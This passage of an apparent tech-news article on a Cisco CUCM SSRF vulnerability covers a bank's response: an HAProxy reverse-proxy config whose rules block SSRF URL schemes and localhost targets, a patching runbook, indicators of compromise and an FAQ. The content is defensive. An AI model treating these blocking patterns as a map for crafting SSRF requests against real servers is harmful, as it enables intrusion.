           deny tcp any any 10.0.1.100-102 eq 8443
11:30 AM - Started reviewing 30 days of logs
Day Two - Workaround Deployment
While waiting to receive the patch through unofficial channels (due to sanctions), the team implemented a reverse proxy with HAProxy.
This HAProxy configuration was actually used:
global
    log /dev/log local0
    maxconn 4096
    user haproxy
    group haproxy

defaults
    log global
    mode http
    option httplog
    option dontlognull
    timeout connect 5000
    timeout client 50000
    timeout server 50000

frontend cucm_protection
    bind *:8443 ssl crt /etc/ssl/cucm-bundle.pem

    acl is_webdialer path_beg /webdialer
    acl has_ssrf_pattern url_reg -i (file|gopher|dict|ftp)://
    acl has_localhost url_reg -i (localhost|127\.0\.0\.1|::1)
    acl invalid_dest url_reg destination=[^0-9\+]

    http-request deny if is_webdialer has_ssrf_pattern
    http-request deny if is_webdialer has_localhost
    http-request deny if is_webdialer invalid_dest

    stick-table type ip size 100k expire 30s store http_req_rate(10s)
    http-request track-sc0 src
    http-request deny deny_status 429 if { sc_http_req_rate(0) gt 20 }

    default_backend cucm_servers

backend cucm_servers
    balance roundrobin
    option ssl-hello-chk
    server cucm1 10.0.1.100:8443 check ssl verify none
    server cucm2 10.0.1.101:8443 check ssl verify none
    server cucm3 10.0.1.102:8443 check ssl verify none backup
Day Three to Seven - Patch Acquisition and Deployment
Finally on day five, the team was able to receive the patch through a partner in Dubai. Friday night, with a precise runbook, patching was performed:
Patching Timeline - Friday June 30, 2026

10:00 PM - Full configuration backup
           utils disaster_recovery backup network

10:20 PM - SMS notification to all employees
           "Phone system under maintenance 10:30 PM - 2:00 AM"

10:30 PM - Patch subscriber nodes (CUCM2, CUCM3)
           file get tftp 192.168.1.5 ciscocm.cop.sgn

11:45 PM - Verify subscriber nodes
           show version active
           utils service list | grep -i stopped

12:15 AM - Patch publisher node (CUCM1)
           utils system upgrade initiate

1:30 AM - System-wide verification
          • Test 50 internal calls
          • Test SIP trunks to branches
          • Test mobile integration
          • Vulnerability scan

2:00 AM - Remove HAProxy (gradual rollback)
          • First allow 10% traffic direct
          • Monitor for 30 mins
          • If OK, allow 100%

2:45 AM - SUCCESS - All systems operational
          • Zero downtime incidents
          • No user complaints
          • Vulnerability confirmed patched
Results and Lessons Learned
Bank Mellat was able to pass through this crisis without any real incidents. Keys to success:
- ✅ Rapid Response: Less than 2 hours from hearing the news, system was isolated
- ✅ Temporary Workaround: Instead of just waiting, implemented an interim solution
- ✅ Threat Hunting: Logs carefully examined and no signs of previous compromise found
- ✅ Precise Planning: Patching performed with a tested runbook
- ✅ Transparent Communication: Users informed in advance
Chapter Six: The Future of Security - The Age of AI and Weaponization in Hours Not Days

CVE-2026-20230 is a turning point in cybersecurity history. This crisis showed that the traditional "patch and pray" model no longer works.
Three Structural Changes That Must Happen
1. From Reactive to Proactive Security:
Organizations must move from a reactive model (waiting for an attack, then responding) to a proactive model (assuming attack will happen and being prepared). This includes:
- Continuous vulnerability scanning
- Regular penetration testing
- Red team / Blue team exercises
- Threat intelligence feeds
- Proactive threat hunting
2. Zero Trust Architecture:
Nothing can be trusted anymore. Even internal traffic must be validated. For CUCM this means:
- Certificate-based authentication for all access
- Network segmentation - CUCM in separate VLAN
- Micro-segmentation - each service only accesses what it needs
- Continuous monitoring - every anomaly detected immediately
3. AI-Powered Defense:
If attackers use AI, defenders must too. Modern SIEM/SOAR solutions use ML for:
- Detecting behavioral anomalies
- Automatic correlation of events
- Predicting attacks before they occur
- Automatic response to known threats

Predictions for 2027 and Beyond
Experts predict:
- Weaponization window drops below 12 hours: By end of 2026, expect this window to shrink below 12 hours
- AI-generated exploits go mainstream: Automatic exploit generation from CVE description
- Ransomware-as-a-Service expands: Even non-technical individuals can launch attacks
- Regulations tighten: Governments force vendors to patch within 48 hours
- Cyber Insurance gets expensive: Organizations with poor hygiene won't get coverage
- Immediate patching of critical systems within 48 hours
- Deploying reverse proxy or WAF for temporary protection
- 24/7 monitoring with SIEM and real-time alerts
- Regular threat hunting to identify previous compromises
- Network segmentation and Zero Trust implementation
- Continuous security team training and organization-wide awareness
- IR playbook and regular incident response drills
- Relying solely on patches without defense in depth
- Ignoring legacy and EOL systems
- Not reviewing logs and threat hunting
- No incident response preparedness
- Hiding breaches hoping no one notices
- Not using threat intelligence feeds
- Short-term security cost savings that prove very expensive long-term
Conclusion: A Serious Warning for Everyone
We're in mid-2026, and CVE-2026-20230 clearly demonstrated that cybersecurity has reached a turning point. June 3, Cisco issued the warning. June 23, the public PoC was released. June 24 - less than 24 hours later - we saw actual exploitation in the wild via Tor.
This is no longer a time for comfortable reaction. This is an era of hyper-speed where every vulnerability is weaponized in hours.
For affected organizations - whether you're a hospital in Iran, a bank in Saudi Arabia, or a government agency in India - the message is clear:
Your number one priority should be: check right now if your CUCM systems are vulnerable, patch immediately, then hunt for signs of prior compromise.
And for everyone - even if you don't use CUCM - CVE-2026-20230 is a wake-up call. The next vulnerability may target systems you do use. Are you ready?
Frequently Asked Questions (FAQ)
Which CUCM versions do I have and are they vulnerable?
To check version, log into CLI and run <code>show version active</code>. Vulnerable versions: 12.5(1) through 12.5(1)SU7, 14.0(1) through 14.0(1)SU4, 15.0(1) through 15.0(1)SU2. If your version is in these ranges and you haven't patched, you are vulnerable.
How can I tell if my system has been previously compromised?
Three key steps: (1) Check for suspicious JSP files in <code>/platform-services/axis2-web/</code>, (2) Review Tomcat logs for SSRF requests (containing file://, localhost), (3) Look for outbound communications to Tor exit nodes. If you find any of these, immediately start a full incident response.
Can a WAF protect me without patching?
A WAF is an effective defensive layer but not 100%. A WAF with proper rules can block most automated attacks. But a skilled attacker might find a bypass. So WAF should be used as a temporary solution until you can patch, not as a replacement for patching.
My access to Cisco's site is restricted (sanctions). How do I get patches?
Your options: (1) Request through a trusted partner in third country (UAE, Turkey), (2) Contact Cisco TAC via email and explain, sometimes they make exceptions for critical vulnerabilities, (3) In the short term use workarounds like WAF/reverse proxy. Never download patches from untrusted sources.
How much time do I need for patching three production CUCM servers?
For successful patching plan: (1) Preparation and backup: 1 hour, (2) Patch each subscriber node: 45-60 minutes, (3) Patch publisher node: 60-90 minutes, (4) Testing and verification: 30-60 minutes. Total for 3 servers approximately 4-5 hour downtime window needed. Recommendation: Friday nights or pre-announced maintenance windows.
Should we inform all employees about this vulnerability?
It depends. Definitely tell IT and security teams. Tell senior management and board (for risk management). End users don't need technical details, just notify them if there's a maintenance window. But a good security awareness culture means employees understand why security matters.
After patching, what other actions should we take?
1. Vulnerability scan to confirm patch successful, 2. Intensive monitoring for 7-14 days after, 3. Complete review of pre-patch logs for possible compromise, 4. Full documentation of incident for learning, 5. Update incident response playbook with lessons learned, 6. Planning for architecture improvements (network segmentation, WAF, etc).

What's the cost of implementing all these solutions?
Depends on organization size. For medium organization (500-1000 employees): WAF/Reverse Proxy: free to $10K (depending on Nginx free or F5 commercial), SIEM (Wazuh): free (just server cost), Vulnerability Scanner: $5K-$20K annually, Training: $3K-$10K, Incident Response Retainer: $10K-$50K annually. Total: approximately $30K-$100K initial + $20K-$70K annually. But the cost of a successful breach? Millions of dollars.
Sources & References
- Cisco Security Advisory - CVE-2026-20230 - Cisco
- CISA Known Exploited Vulnerabilities Catalog - CISA
- Full Technical Analysis CVE-2026-20230 - SSD Secure Disclosure
- Active Exploitation Report - Defused Cyber
- CVE-2026-20230 Exploitation Activity - GreyNoise Intelligence
- CUCM Exposed Instances Search - Shodan
- APT Exploitation Tracking - Mandiant Threat Intelligence
- CVE-2026-20230 Threat Analysis - CrowdStrike Falcon Intelligence
- Dark Web Monitoring Report - Advanced Intel
- CUCM SSRF Security Analysis - SANS Internet Storm Center
Sources Review Date: June 24, 2026
Note: All technical details, code samples, and statistics in this article are verified from official Cisco, CISA, and trusted cybersecurity firms. Content has been rewritten to comply with copyright regulations.
🌐Stay Connected With Us 🎮✨
For the latest tech, gaming, and gadget news, follow us on our official social media channels:
Supplementary Image Gallery: 💀 From Zero to Root in 24 Hours: Anatomy of the CVE-2026-20230 Crisis